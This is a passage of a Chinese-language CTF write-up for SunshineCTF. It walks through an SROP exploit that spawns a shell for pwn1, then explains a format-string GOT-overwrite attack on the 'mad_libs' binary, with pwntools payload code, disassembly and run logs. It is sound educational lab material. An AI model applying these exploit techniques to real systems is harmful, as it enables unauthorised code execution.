leak = u64(p.recv(8).ljust(8, b"\x00"))   # 讀 8 bytes，補齊成 64-bit 整數
buf  = leak - 0x80                        # vuln 的緩衝區位址
```

步驟 1：洩漏堆疊位址　`u64()` 是 pwntools 的「little-endian 解 8 bytes 成整數」；洩漏出來的值是 **0x401016 那個 leak 函式**用 `push rsp` + `write(1, rsp, 8)` 印出來的（跟 `sigreturn` 無關，`sigreturn` 是後面才用到的技巧）。它等於 R0-8，其中 **R0 = `_start` 第一道指令執行時的 `rsp`**（本題 `leak = R0-8`），而 vuln 的緩衝區 = `R0-0x88`，兩者差正好 `0x80`。

```
p.send(b"A" * 0x18)
```

步驟 2：第一次 read　這是被 `0x401032` 的 `read(0, rsp-0x40, 0x18)` 吃掉的，只是墊檔，不影響控制流。

```
payload  = b"B" * 0x80            # 填滿緩衝區，剛好碰到返回位址
payload += p64(VULN_READ)         # 覆蓋返回位址 -> 回到 0x40104f
payload += p64(SYSCALL_RET)       # 這次 read 的 ret 會跳到 0x401069 (syscall; ret)
payload += bytes(frame)           # 偽造的 sigframe
payload  = payload.ljust(SH_OFF, b"\x00")
payload += b"/bin/sh\x00"         # 字串放在同一個 buffer 裡 (位址已知)
payload  = payload.ljust(0x400, b"\x00")
p.send(payload)
```

步驟 3：組出第一段 payload


※注意 **為什麼 *payload.ljust(0x400)* 不能省？** *read()* 不像 *scanf* 會等到你按 Enter，它是「核心目前手上有多少就給你多少」。*vuln* 的 *read(0, buf, 0x400)* 最多吃 0x400 bytes：* 你送**超過** 0x400 → 多出來的會留在管線裡，被「下一次 *read*」先吃掉，那次的 *rax* 就不是 15，SROP 直接失敗（而且除錯訊息是「莫名 SIGSEGV」）。* 你送**不足** 0x400 → 這次 *read* 早退，*rax* 會是別的數字（不影響流程，但後面「剛好 15 bytes」的那次一定要獨立送）。所以本題的送法固定是：**先送完整 0x400 的第一段 payload，再單獨送剛好 15 bytes**。兩者之間不需要 *recv*，因為核心會按順序交付。

執行流程（第一輪）：

整題總共只有 **3 次 read、3 次 send**（第 1 次 send 是墊檔的 24 bytes，第 2、3 次才是 payload 的兩段），順序如下（一定要照這個順序）：

次數	程式在哪個 read	我們送什麼	送完之後 rax
1	0x40104c `read(0, rsp-0x40, 0x18)`（leak 函式裡，先墊掉）	`b"A"*0x18`（24 bytes）	0x18（不重要）
2	0x40104f `read(0, buf, 0x400)`（_start 直接呼叫的 vuln）	**第一段 payload**：`b"B"*0x80` + VULN_READ + SYSCALL_RET + frame + `"/bin/sh"`（補滿 0x400）	0x400（會被覆蓋）
—	0x40106b 的 ret 彈掉我們蓋上去的 VULN_READ，跳回 0x40104f		
3	0x40104f 再次 `read(0, buf+0x08, 0x400)`	**只送 15 bytes**：`b"/bin/sh\x00" + b"C"*7`	**15 = `__NR_rt_sigreturn`**
—	0x40106b 的 ret 彈掉 SYSCALL_RET（= 0x401069），此時 **rsp = buf+0x90**		
—	0x401069 的 syscall：rax=15 → 核心從 rsp = buf+0x90 讀 sigframe		

payload 在記憶體裡的樣子（buf = leak - 0x80）：



關鍵細節：rsp 的位置。

```
ret 到 0x40104f 的時候  rsp = buf + 0x88
0x40104f 讀進來的資料從    buf + 0x08 開始（因為此刻 rsp = buf+0x88，rsi = rsp-0x80）
0x40106b 的 ret         pop 掉 buf+0x88 的值，rsp 變成 buf + 0x90
```

所以第二次那 15 bytes 會蓋在 *buf+0x08~buf+0x16*，也就是第一段 payload 的 padding 區，不會碰到 *buf+0x90* 的 sigframe —— 這才是「送 15 bytes 是安全的」的真正理由。（不是「它落在 *buf+0x00*」，而是它落在 ***buf+0x08***，兩者都能碰到 sigframe 之前就停住。）

所以我們把 SYSCALL_RET 放在 buf+0x88（payload 的第 2 個 qword），就會在那一刻 ret 過去，而此時 **rsp = buf + 0x90**。sigframe 必須正好從 rsp 開始 → 所以 FRAME_OFF = 0x90。

```
FRAME_OFF = 0x90
SH_OFF    = 0x1A0     # frame 約 248 bytes，擺在 0x90；字串放 0x1A0 不會打架
frame_addr = buf + FRAME_OFF
sh_addr    = buf + SH_OFF
```

```
p.send(b"/bin/sh\x00" + b"C" * 7)   # 剛好 15 bytes
```

步驟 4：讓 rax = 15　read() 的回傳值就是實際讀到的 byte 數，而 syscall 的回傳值放在 rax。所以**送剛好 15 bytes**，rax 就會是 15 = __NR_rt_sigreturn。

這 15 bytes 會被寫到 *rsp-0x80*，此時 *rsp = buf+0x88*，所以目的地是 ***buf+0x08***（也就是第一段 payload 前段的 padding 區），不會碰到 *buf+0x90* 的 sigframe，安全。

步驟 5：還原暫存器並執行 execve

```
核心收到 syscall(15) → 從 rsp = buf+0x90 讀 sigframe
   rax = 59, rdi = &"/bin/sh", rsi = 0, rdx = 0
   rip = 0x401069 (syscall; ret)
   rsp = sh_addr + 0x200
   ↓
執行到 rip → syscall 帶著 rax=59 → execve("/bin/sh", NULL, NULL)
   ↓
shell！（execve 成功後整個行程被換掉，後面的 ret 不會執行）
```

※提示 ***frame.rsp 為什麼是 sh_addr + 0x200？*** *frame.rsp* 只要是「**合法、可寫**的位址」就好：*execve* 成功的話根本用不到它（行程映像整個被換掉），失敗時核心才會拿它當堆疊繼續跑。本題取 *sh_addr + 0x200 = buf + 0x1a0 + 0x200 = buf + 0x3a0*，仍然落在我們那 0x400 bytes 的輸入區裡面，所以一定合法（*0x3a0 < 0x400*，而且不會蓋到 *0x1a0* 的 *"/bin/sh"*）。

```
time.sleep(0.5)                    # 等 shell 起來
p.sendline(b"cat flag.txt /flag /home/*/flag.txt 2>/dev/null; id; echo DONE")
time.sleep(1.5)                    # 等指令跑完、輸出回到我們手上
out = p.recvrepeat(3)              # 一直收到「3 秒內沒有新資料」為止
```

步驟 6：取 flag

※提示 *execve("/bin/sh")* 之後，我們是在跟一個 **shell** 講話，所以要**等一下**再送指令（*time.sleep(0.5)*），送完再等它輸出（*time.sleep(1.5)*）。*p.recvrepeat(3)* =「一直收到 3 秒內沒有新資料為止」（等同 *recvall(timeout=3)*），因為我們不知道 flag 有幾個 byte。最後用 *re.search(rb"[A-Za-z0-9_]+\{[]}*\}", out)* 把 *sun{…}* 從一堆輸出裡抓出來。

---

7. 實際執行結果

遠端（python3 exploit.py REMOTE，要在 pwn1/ 目錄下執行）：

```
$ python3 exploit.py REMOTE
[+] Opening connection to chal.sunshinectf.games on port 26003: Done
[+] stack leak  = 0x7ffee35ef418
[*] vuln buffer = 0x7ffee35ef398

[+] raw output:
sun{r3caLl_ev3Ry_reGist3r_sR0p}
uid=1337(total_recall) gid=1337(total_recall) groups=1337(total_recall)
DONE

[+] FLAG: sun{r3caLl_ev3Ry_reGist3r_sR0p}
```

先跑本地確認 exploit 沒問題（python3 exploit.py）：

```
[+] stack leak  = 0x7ffd1208cf68
[*] vuln buffer = 0x7ffd1208cee8

[+] raw output:
sun{LOCAL_DUMMY_FLAG}
uid=1001(kzzz) gid=1001(kzzz) groups=1001(kzzz),65534(nobody)
DONE

[+] FLAG: sun{LOCAL_DUMMY_FLAG}
```

本地 *pwn1/flag.txt* 是主辦方附的**假 flag**（*sun{LOCAL_DUMMY_FLAG}*），真 flag 只在遠端；*pwn1/FLAG.txt* 才是我們打到的真答案。

✓ **Flag：sun{r3caLl_ev3Ry_reGist3r_sR0p}**

---

8. 常見坑

1. **push rsp 壓的是舊值。**如果你以為是「壓完之後的 rsp」，整個 leak - 0x80 的推導就會差 8。→ **永遠用 gdb 確認**，不要憑記憶。
2. **rsp 在 syscall 前的位置算錯。** sigframe 必須**正好**落在 rsp，差 8 bytes 就會 SIGSEGV。訣竅：在 0x401069 下中斷點，印 $rsp。
3. **送給 read() 的長度要剛好。** rax 是「實際讀到的**位元組數**」，不是我們想像的數字。要 rax=15，就必須讓那次 read() 剛好回傳 15。實務上：一次 send() 送 15 bytes，讓核心一次交付。
4. **execve 的 argv 可以是 NULL。** Linux 允許，會當成空陣列。有些教學會叫你放 ["/bin/sh", NULL]，兩者都能拿到 shell。
5. **execve 之後不需要 exit。**行程映像被換掉了。
6. **題目允許 shellcode。**這題堆疊可執行，其實也可以把 shellcode 寫在堆疊上再 ret 過去。但既然名稱明示 SROP，就用 SROP —— 而且 SROP 是更通用的技巧（很多時候堆疊不可執行、又沒有 pop gadget，只能靠 SROP）。

---

9. 一頁速查

```
漏洞       : read(0, rsp-0x80, 0x400)   → 覆蓋返回位址 (offset 0x80)
洩漏       : write(1, rsp, 8)           → 得到堆疊位址 leak
緩衝區     : buf = leak - 0x80
缺 gadget  : 沒有 pop rdi/rsi/rdx，無法用普通 ROP 設 execve 參數
解法       : SROP
   1) ret → 0x40104f (再來一次 read，長度 0x400)
   2) 準備好 15 的輸入長度 → rax = 15
   3) ret → 0x401069 (syscall; ret) → rt_sigreturn
   4) rsp = buf+0x90 擺 SigreturnFrame，rip = 0x401069，rax = 59，rdi = "/bin/sh"
   5) execve 成功 → shell
```

※注意一定要 *cd pwn1/* 之後再跑（*python3 exploit.py*），因為 exploit 用的是相對路徑 *./challenge*；或直接用 *wp/run_all.sh*（它會自動 cd 進各題目目錄）。在 repo 根目錄執行會看到 *[ERROR] './challenge' does not exist*。

Part 3 — pwn2 mad_libs（Format String）

原始檔案：*pwn2/notes.md*

SunshineCTF pwn2 — mad_libs 格式化字串漏洞完全教學

這份筆記寫給「完全沒聽過 ROP / 沒寫過 pwn 題」的初學者。每一個位址、每一個 offset 都是從實際檔案反組譯／用 gdb 與 */proc/<pid>/maps* 驗證出來的，不是猜的。所有指令都可以在你自己的機器上照抄執行。

---

0. 題目資訊

項目	值
題目	mad_libs
類型	pwn / format string（格式化字串漏洞）
遠端	chal.sunshinectf.games:26001
附件	mad_libs、libc.so.6、ld-linux-x86-64.so.2
flag	sun{f1ll_iN_th3_g0T_eNtry}

mad_libs 是一支 x86-64 ELF 執行檔，用 file 看：

```
$ file mad_libs
mad_libs: ELF 64-bit LSB pie executable, x86-64, version 1 (SYSV),
          dynamically linked, interpreter /lib64/ld-linux-x86-64.so.2,
          BuildID[sha1]=91b5051029d66af2b84c86d27fac427b2d670f29,
          for GNU/Linux 3.2.0, stripped
```

- **LSB**：little-endian（低位元組存在低位址）。
- **pie executable**：可執行檔也是「位置無關」的，載入位址每次執行都不同 → 見 §2。
- **stripped**：函式符號被拔掉了，objdump 看不到 main 這個名字，只剩 <_text+0x...>。我們是在 .text（0x10e0 開始）裡手動找出 main 的：位址 **0x11c9**。

為什麼不能直接 ./mad_libs　readelf -dW mad_libs 可以看到：

```
0x000000000000001d (RUNPATH)  Library runpath: [$ORIGIN]
```

也就是它要求「跟我放在同一個目錄」的 libc.so.6。用系統的 /lib64/ld-linux-x86-64.so.2 去跑會因為系統 libc 版本不同而噴 symbol lookup error。所以我們用附件裡的 loader 手動指定：

```
$ ./ld-linux-x86-64.so.2 --library-path . ./mad_libs
```

本機沒有 *pwninit* 也沒關係，上面這行就是最簡單的「用題目給的 libc 跑」的方法。pwntools 寫成：*process(['./ld-linux-x86-64.so.2','--library-path','.','./mad_libs'])*。**不要 patch 執行檔**，*patchelf* 會改到 ELF，容易把 offset 弄壞。

---

1. 保護機制（checksec）是什麼、對這題有什麼影響

```
$ readelf -hW mad_libs | grep Type        # → DYN  → PIE
$ readelf -lW mad_libs | grep GNU_STACK   # → RW   → NX enabled
$ readelf -lW mad_libs | grep GNU_RELRO   # → 0x3da8 ~ 0x4000
$ readelf -dW mad_libs | grep BIND_NOW    # → 沒有 → Partial RELRO
```

(1) NX (No-eXecute，不可執行堆疊)　GNU_STACK ... RW 代表堆疊只有讀寫權限，沒有執行權限。**影響**：不能把 shellcode 打進 stack 上再跳過去執行。想執行 shellcode 就得靠 mprotect 之類的手法，太麻煩。所以我們的目標是「呼叫 libc 裡已經寫好的 system()」，而不是自己塞程式碼。

(2) Canary（金絲雀／堆疊保護） `main` 一開始會把 `fs:0x28`（每個執行緒的 TLS 裡的一個隨機值）存到 `[rbp-8]`；函式結束前再比對一次，不一樣就呼叫 `__stack_chk_fail` 自殺。

影響：任何「覆蓋到 return address 的堆疊溢出」都會被偵測到。但是！這題 `fgets(buf, 0x100, stdin)` 的 size 是 256（`123e: mov esi,0x100`），`fgets` 最多讀 **255 (0xFF) 個字元**再補一個 `'\0'`，所以最高只寫到 `buf[255]`（= `rbp-0x11`），離 `rbp-8` 的 canary 還有 8 bytes。所以：

這題沒有堆疊溢出，canary 其實是打醬油的。唯一的洞是 *`printf(buf)`*。（我們還是會把 canary 洩漏出來，一方面是教學示範，另一方面是驗證我們對堆疊配置的理解正確。）

(3) PIE (Position Independent Executable，位置無關執行檔) 整個執行檔被當成 shared library 載入，每次執行的 base 都不同 → 所有「程式碼位址」和「GOT 位址」都是 `PIE_base + 固定 offset`。

影響：我們想寫 `printf@GOT`（= `PIE_base + 0x4010`），就**必須先洩漏 PIE_base**。

※注意 **非常重要**：絕對不可以假設「PIE 跟 libc 的距離是固定的」。實測（見 §5）本機兩者差距會變（`0x332000`、`0x333000`、`0x39a000`…），而**遠端 `mad_libs` 在 `0x5d...`、`libc` 在 `0x74...`，差距更是天差地遠**：

```
[*] libc leak   = 0x74c6d28001ca  -> libc base = 0x74c6d27d6000
[+] main leak   = 0x5deeff4bb1c9  -> PIE  base = 0x5deeff4ba000
```

所以 libc base 和 PIE base **要各洩漏一次**。

(4) Partial RELRO `GNU_RELRO` 覆蓋 `0x3da8 ~ 0x4000`（`.init_array`、`.fini_array`、`.got`）。`.got.plt` 從 **0x3fe8** 到 **0x4028**，**沒有**被 RELRO 保護到。

影響：**GOT 表可以寫！**這是這題的關鍵。如果是 Full RELRO（`BIND_NOW`），GOT 會被改成唯讀，這條路就死了。

小結：這題唯一的路 = 用 format string 改 GOT

保護	狀態	對解題的影響
NX	開	不能執行 stack 上的 shellcode → 改去 call `system`
Canary	開	但沒有溢出，無影響
PIE	開	**必須洩漏 PIE base** 才知道 GOT 的絕對位址
RELRO	Partial	**GOT 可寫** → 可以把 `printf` 換成 `system`

---

2. 逐行組語解說（`objdump -d -M intel`）

2.1 先補基礎：x86-64 呼叫慣例（System V ABI） 函式呼叫時，**前 6 個整數／指標參數**依序放在這些暫存器：

參數順序	暫存器
第 1 個	`rdi`
第 2 個	`rsi`
第 3 個	`rdx`
第 4 個	`rcx`
第 5 個	`r8`
第 6 個	`r9`
第 7 個以後	放在**堆疊**上（caller 事先 push 好）

- 回傳值放 **`rax`**。
- **`rsp`** = Stack Pointer，永遠指向堆疊頂端（最低位址）。
- **`rbp`** = Base Pointer，這個函式的「框底」，用它 + 負偏移來存取區域變數。
- `rdi`/`rsi`/`rdx`/`rcx`/`r8`/`r9`/`rax` 是 **caller-saved**：被呼叫的函式可以隨便改。

- `rbx/rbp/r12~r15` 是 **callee-saved**：被呼叫的函式要負責還原。

  常用指令：

指令	意思
`push rbp`	`rsp -= 8`，然後把 `rbp` 的值寫到 `[rsp]`
`pop rbp`	把 `[rsp]` 讀進 `rbp`，然後 `rsp += 8`
`mov dst, src`	複製（src 不動）
`lea dst, [base+off]`	**只算位址**（Load Effective Address），不做記憶體讀取。`lea rax,[rbp-0x110]` = 把「`rbp-0x110` 這個數字」放進 `rax`（就是 `rax = &buf`）
`call f`	`push` 下一行的位址（返回位址）然後跳到 `f`
`ret`	`pop rip`：把 `[rsp]` 彈進指令指標，回到 caller
`leave`	等於 `mov rsp, rbp` + `pop rbp`（拆掉這個函式的框）
`sub rsp, 0x120`	在堆疊上「保留」0x120 位元組給區域變數
`test rax, rax`	做 AND 但只設旗標；`test rax,rax` + `je` = 「如果 rax == 0 就跳」
`cmp a, b`	算 `a - b` 只設旗標；`jle` = 「(**有號**) 小於等於就跳」，`ja` = 「(**無號**) 大於就跳」（有號/無號判斷不同，見 `wp/00_基礎知識_從零開始.md` §5.2）
`mov eax, 0`	把 `rax` 清 0。**對 variadic 函式（如 printf）非常重要**：代表「沒有用到 SSE 向量參數」

2.2 `_start`（0x10e0）— 程式真正的入口

```
10e0: f3 0f 1e fa          endbr64
10e4: 31 ed                 xor    ebp,ebp
10e6: 49 89 d1              mov    r9,rdx
10e9: 5e                    pop    rsi                     ; rsi = argc
10ea: 48 89 e2              mov    rdx,rsp                 ; rdx = argv
10ed: 48 83 e4 f0           and    rsp,0xfffffffffffffff0   ; 16-byte 對齊
10f1: 50                    push   rax
10f2: 54                    push   rsp
10f3: 45 31 c0              xor    r8d,r8d                 ; r8  = 0 (fini)
10f6: 31 c9                 xor    ecx,ecx                 ; rcx = 0 (init)
10f8: 48 8d 3d ca 00 00 00  lea    rdi,[rip+0xca]          ; rdi = 0x11c9 = main  ← 關鍵！
10ff: ff 15 bb 2e 00 00     call   QWORD PTR [rip+0x2ebb]  ; call __libc_start_main
1105: f4                    hlt
```

`lea rdi,[rip+0xca]` 的目標是 **0x11c9**，這就是 `main` 的位址（`rip` 相對定址：`0x10ff + 7 + 0xca = 0x11c9`）。**記住這個 0x11c9**：這個指標會被傳進 `__libc_start_main`，後來我們能在堆疊上把它洩漏出來（第 47 個參數）。

2.3 `main`（0x11c9）— 逐行

```
11c9: f3 0f 1e fa           endbr64
11cd: 55                     push   rbp
11ce: 48 89 e5               mov    rbp,rsp
11d1: 48 81 ec 20 01 00 00   sub    rsp,0x120
11d8: 64 48 8b 04 25 28 00 00 00   mov  rax,QWORD PTR fs:0x28
11e1: 48 89 45 f8            mov    QWORD PTR [rbp-0x8],rax
11e5: 31 c0                  xor    eax,eax
```

- `push rbp; mov rbp,rsp` → 建立新的堆疊框（standard prologue）。
- `sub rsp,0x120` → 保留 0x120 bytes 給區域變數。
- `mov rax,QWORD PTR fs:0x28` → 讀 TLS 的 canary。
- `mov [rbp-0x8],rax` → **canary 存在 `[rbp-0x8]`**。
- `xor eax,eax` → `rax = 0`。

```
11e7: 48 8d 05 16 0e 00 00   lea    rax,[rip+0xe16]        # 2004
11ee: 48 89 c7               mov    rdi,rax
11f1: e8 9a fe ff ff         call   1090 <puts@plt>
11f6: 48 8d 05 18 0e 00 00   lea    rax,[rip+0xe18]        # 2015
11fd: 48 89 c7               mov    rdi,rax
1200: e8 8b fe ff ff         call   1090 <puts@plt>
```

兩次 puts（rdi = 字串位址，符合呼叫慣例）：

```
$ objdump -s -j .rodata mad_libs
 2000 01000200 3d3d3d20 4d616420 4c696273  ....=== Mad Libs
 2010 203d3d3d 0046696c 6c20696e 20746865   ===.Fill in the
 2020 20626c61 6e6b7321 00282564 29203e20   blanks!.(%d) >
 2030 0053746f 72792063 6f6d706c 65746521  .Story complete!
```

- 0x2004 = "=== Mad Libs ==="
- 0x2015 = "Fill in the blanks!"
- 0x2029 = "(%d) > " ← 格式化字串
- 0x2031 = "Story complete!"

```
1205: c7 85 ec fe ff ff 00 00 00 00   mov DWORD PTR [rbp-0x114],0x0
120f: eb 5a               jmp    126b                ; 跳到迴圈條件
```

迴圈計數器 i 存在 [rbp-0x114]（4 bytes），初始化為 0。

```
1211: 8b 85 ec fe ff ff     mov    eax,DWORD PTR [rbp-0x114]  ; eax = i
1217: 83 c0 01               add    eax,0x1                   ; eax = i+1
121a: 89 c6                  mov    esi,eax                   ; * 參數2 = i+1
121c: 48 8d 05 06 0e 00 00   lea    rax,[rip+0xe06]           ; 0x2029 = "(%d) > "
1223: 48 89 c7               mov    rdi,rax                   ; * 參數1 = 格式字串
1226: b8 00 00 00 00         mov    eax,0x0
122b: e8 80 fe ff ff         call   10b0 <printf@plt>         ; printf("(%d) > ", i+1)
```

esi 放 i+1、rdi 放 "(%d) > "，這完全符合呼叫慣例（第 1 參數 rdi、第 2 參數 esi）。

這個 ***printf@plt* 呼叫就是我們之後要劫持的目標**：把 GOT 裡的 printf 換成 system 之後，這行會變成 *system("(%d) > ")*。

```
1230: 48 8b 15 19 2e 00 00  mov    rdx,QWORD PTR [rip+0x2e19]  # 4050 <stdin>
1237: 48 8d 85 f0 fe ff ff  lea    rax,[rbp-0x110]             ; rax = &buf
123e: be 00 01 00 00        mov    esi,0x100                   ; size = 256
1243: 48 89 c7              mov    rdi,rax                     ; dst  = buf
1246: e8 75 fe ff ff        call   10c0 <fgets@plt>            ; fgets(buf,0x100,stdin)
124b: 48 85 c0              test   rax,rax
124e: 74 26                 je     1276                        ; 讀不到 (EOF) 就跳出
```

- rdx 從 GOT 讀 stdin（stdin 是 COPY relocation，本體在 mad_libs 的 .bss 0x4050）。
- **buf 在 [rbp-0x110]，長度 0x100。**這行 lea rax,[rbp-0x110] 就是 &buf。
- fgets 讀到換行就停，所以我們**不能送 \n（0x0a）在 payload 中間**。

```
1250: 48 8d 85 f0 fe ff ff  lea    rax,[rbp-0x110]             ; rax = &buf
1257: 48 89 c7              mov    rdi,rax                     ; rdi = &buf
125a: b8 00 00 00 00        mov    eax,0x0                     ; 沒有向量參數
125f: e8 4c fe ff ff        call   10b0 <printf@plt>           ; *** printf(buf) ***
```

※警告 **這就是漏洞本體**：*rdi = &buf*（使用者輸入），而 *printf* 是 variadic 函式，它會把 *rdi* 當成**格式字串**來解析！正確寫法應該是 *printf("%s", buf)*。

```
1264: 83 85 ec fe ff ff 01   add    DWORD PTR [rbp-0x114],0x1   ; i++
126b: 83 bd ec fe ff ff 07   cmp    DWORD PTR [rbp-0x114],0x7
1272: 7e 9d                  jle    1211                        ; i ≤ 7 就繼續
1274: eb 01                  jmp    1277
1276: 90                     nop                                ; fgets 失敗時跳來這
```

```
1277: 48 8d 05 b3 0d 00 00   lea    rax,[rip+0xdb3]            # 2031
127e: 48 89 c7               mov    rdi,rax
1281: e8 0a fe ff ff         call   1090 <puts@plt>            ; puts("Story complete!")
1286: b8 00 00 00 00         mov    eax,0x0
128b: 48 8b 55 f8            mov    rdx,QWORD PTR [rbp-0x8]    ; rdx = 存回的 canary
128f: 64 48 2b 14 25 28 00 00 00  sub rdx,QWORD PTR fs:0x28   ; 跟 TLS 的比
1298: 74 05                  je     129f
129a: e8 01 fe ff ff         call   10a0 <__stack_chk_fail@plt> ; 不一樣就爆炸
129f: c9                     leave
12a0: c3                     ret
```

迴圈是 i = 0..7 → 總共 8 次（cmp ...,0x7 + jle）。這是我們全部的「開火次數」。最後 leave; ret 回到 __libc_start_call_main。

2.4 setvbuf 初始函式（0x12a1，由 .init_array 呼叫）

```
12a1: ...
12d5: e8 f6 fd ff ff         call   10d0 <setvbuf@plt>   ; setvbuf(stdout, NULL, 2, 0)
12f3: e8 d8 fd ff ff         call   10d0 <setvbuf@plt>   ; setvbuf(stderr, NULL, 2, 0)
```

_IONBF = 2 → **stdout / stderr 都是「無緩衝」。好處**：我們的 leak 和輸出會**立刻**送到 socket，不需要等 flush。做 format string 題時這很重要，否則 %p 的結果會卡在緩衝區裡。

2.5 完整堆疊框圖（main）　printf(buf) 執行到 call 10b0 <printf@plt>（0x125f）那一刻，rsp = rbp-0x120：

位址大（高位址）

```
┌──────────────────────────────────────────────────────────┐
│ … 初始堆疊 argc / argv / envp / auxv …                   │
├──────────────────────────────────────────────────────────┤
│ __libc_start_call_main 的框                              │
[rbp+0x28] │ ← 第 47 個可讀參數 = main 位址 (PIE+0x11c9)      │
   │                                                      │
[rbp+0x10] │ ← 第 44 ~ 46 個參數                           │
[rbp+0x08] │ ← 第 43 個參數：main 的返回位址                 │ = libc + 0x2a1ca
[rbp+0x00] │ ← 第 42 個參數：saved rbp (caller 的 rbp)      │ 指向 stack
[rbp-0x08] │ ← 第 41 個參數：stack canary                   │ 結尾一定是 0x00
[rbp-0x10] │ ← 第 40 個參數：(8 bytes 未用填充)              │
[rbp-0x11] │   ↑ buf 結尾 (buf[0xff] + NUL)                │
   │                                                      │
[rbp-0x110]│ ← 第 8 個參數：char buf[0]   *我們輸入的開頭*    │
   │     char buf[0x100]  共 32 個 8-byte slot            │
   │     (第 8 ~ 第 39 個參數)                             │
[rbp-0x18] │ ← 第 39 個參數：buf[248..255]                  │
[rbp-0x118]│ ← 第 7 個參數：(低位殘留 : 高位=i)  ← 不是輸入！ │
[rbp-0x114]│    int i (4 bytes)  ← 迴圈計數器               │
[rbp-0x120]│ ← 第 6 個參數：(未初始化殘留) = rsp 底部         │
└──────────────────────────────────────────────────────────┘
```

位址小（低位址）

- buf 佔 rbp-0x110 ~ rbp-0x0F（0x100 bytes = slot 8 ~ 39）。
- **buf[8k] = 第 8+k 個參數**（k = 0,1,2,...）。
- slot 40 = rbp-0x10、slot 41 = canary、slot 42 = saved rbp、slot 43 = return address。

2.6 PLT / GOT：printf@plt 到底怎麼跑　**GOT（Global Offset Table）**：放在 data 段的一張「函式位址表」，載入後由動態連結器填上真正的位址。**PLT（Procedure Linkage Table）**：一小段程式碼，負責「去 GOT 拿位址然後跳過去」。

```
10b0 <printf@plt>:                ; .plt.sec 裡的入口（程式呼叫的目標）
10b0: f3 0f 1e fa     endbr64
10b4: ff 25 56 2f 00 00  jmp QWORD PTR [rip+0x2f56]   # → 0x4010 (printf@GOT)
10ba: 0f 1f 44 00 00   nop
```

執行流程：

1. main 執行 `call 10b0` → 跳進 `printf@plt`。
2. `jmp QWORD PTR [0x4010]`：**去讀 GOT 裡的 8 bytes 然後跳過去**。
3. **第一次**呼叫時，GOT 裡放的還是「lazy binding stub」的位址（用 `objdump -s -j .got.plt` 可以看到初始值是 `0x1050`）：

```
3fe8 c03d0000 00000000 00000000 00000000   ; 0x3fe8=GOT[0]=_DYNAMIC
3ff8 00000000 00000000 30100000 00000000   ; 0x3ff8=GOT[2]=resolver, 0x4000=0x1030(puts)
4008 40100000 00000000 50100000 00000000   ; 0x4008=0x1040(ssp fail), 0x4010=0x1050(printf)
4018 60100000 00000000 70100000 00000000   ; 0x4018=0x1060(fgets),   0x4020=0x1070(setvbuf)
```

   跳到 0x1050 後會 `push 2` 並跳去 resolver（0x1020），resolver 找到真正的 `printf` 後**把位址寫回 GOT 0x4010**，之後就直接跳了。
4. 所以等我們開始攻擊時，`[0x4010]` 已經是真正的 `printf` 位址（實測 = libc+0x600f0）：

```
printf@GOT before write: 0x7f59a72600f0  (libc printf = 0x7f59a72600f0)
```

GOT 的各個位置（本題）：

GOT 位址	內容
0x4000	puts
0x4008	__stack_chk_fail
0x4010	**printf** ← 我們要改這個
0x4018	fgets
0x4020	setvbuf

Partial RELRO 只保護到 0x4000，所以 **0x4010 可以寫**。

---

3. 漏洞原理：格式化字串（format string）是什麼

3.1 一句話　`printf` 的第一個參數是**格式字串**，裡面 % 開頭的東西會被當成「指令」。`printf(buf)` 讓使用者決定格式字串 → 使用者就能：1. **讀**任意堆疊內容（%p、%s）→ 洩漏位址；2. **寫**任意記憶體（%n）→ 改 GOT。

3.2 %p 與 %N$p：從堆疊讀值

- %p 會把「下一個 variadic 參數」當成指標印出來。
- %N$p 是「直接指定第 N 個參數」（**positional argument**），不用一直 %p 消耗。

為什麼第 6 個之後的參數在堆疊上？因為前 5 個整數參數照 ABI 放在 `rsi, rdx, rcx, r8, r9`（`rdi` 被格式字串用掉了）。glibc 的 `printf` 進入點會把這 5 個暫存器**存進自己的 register save area**，第 6 個之後就從堆疊（`rsp+8`，也就是跳過返回位址後的第一格）往上數。

為什麼 buf[0] 剛好是第 8 個？ `printf(buf)` 的 `call` 發生在 `rsp = rbp-0x120` 時。`call` 把返回位址推到 `rbp-0x128`，於是 printf 的「堆疊參數區」從 `rbp-0x120` 開始：

參數	位址	內容
1 ~ 5	rsi,rdx,rcx,r8,r9	上一次呼叫留下的殘值（fgets 的殘渣）
6	rbp-0x120	未初始化殘留
7	rbp-0x118	低 4 bytes 殘留 + 高 4 bytes = 迴圈計數器 i
8	**rbp-0x110**	**buf[0] ← 我們的輸入**

所以：**buf[8k] → 第 (8+k) 個參數**。

※注意很多人第一次會猜 *%6$p*（因為前面 5 個是暫存器）。**這題是 *%8$p***，而 *%6$p*/*%7$p* 印出來的是殘留垃圾。**絕對不要用猜的**—— §4 教你怎麼實測。

3.3 實測驗證（真的做了，不是推論）　送 AAAABBBB + 印出第 1~46 個參數：

```
pos   1: 0x555555b9d2a1          ← heap 殘留（不是我們的）
pos   2: 0xfbad2088              ← _IO_FILE flags 殘留
pos   3: 0x7f
pos   4: 0x555555b9d387          ← heap 殘留
pos   5: (nil)
pos   6: 0x2                     ← rbp-0x120：上一次呼叫留下的垃圾（跟 i 無關）
pos   7: 0xe                     ← rbp-0x118：低 4 bytes 是殘留（0xe）、高 4 bytes 是 i = 0
pos   8: 0x4242424241414141      ← * "AAAABBBB" little-endian = buf[0] *
pos   9: 0x2432257c70243125      ← "%1$p|%2$"
...
pos  40: 0x7ffc558b43c0          ← rbp-0x10（填充）
pos  41: 0xaccc1e4eb8b48b00      ← canary
pos  42: 0x7ffc558b4440          ← saved rbp
pos  43: <libc 返回位址>
```

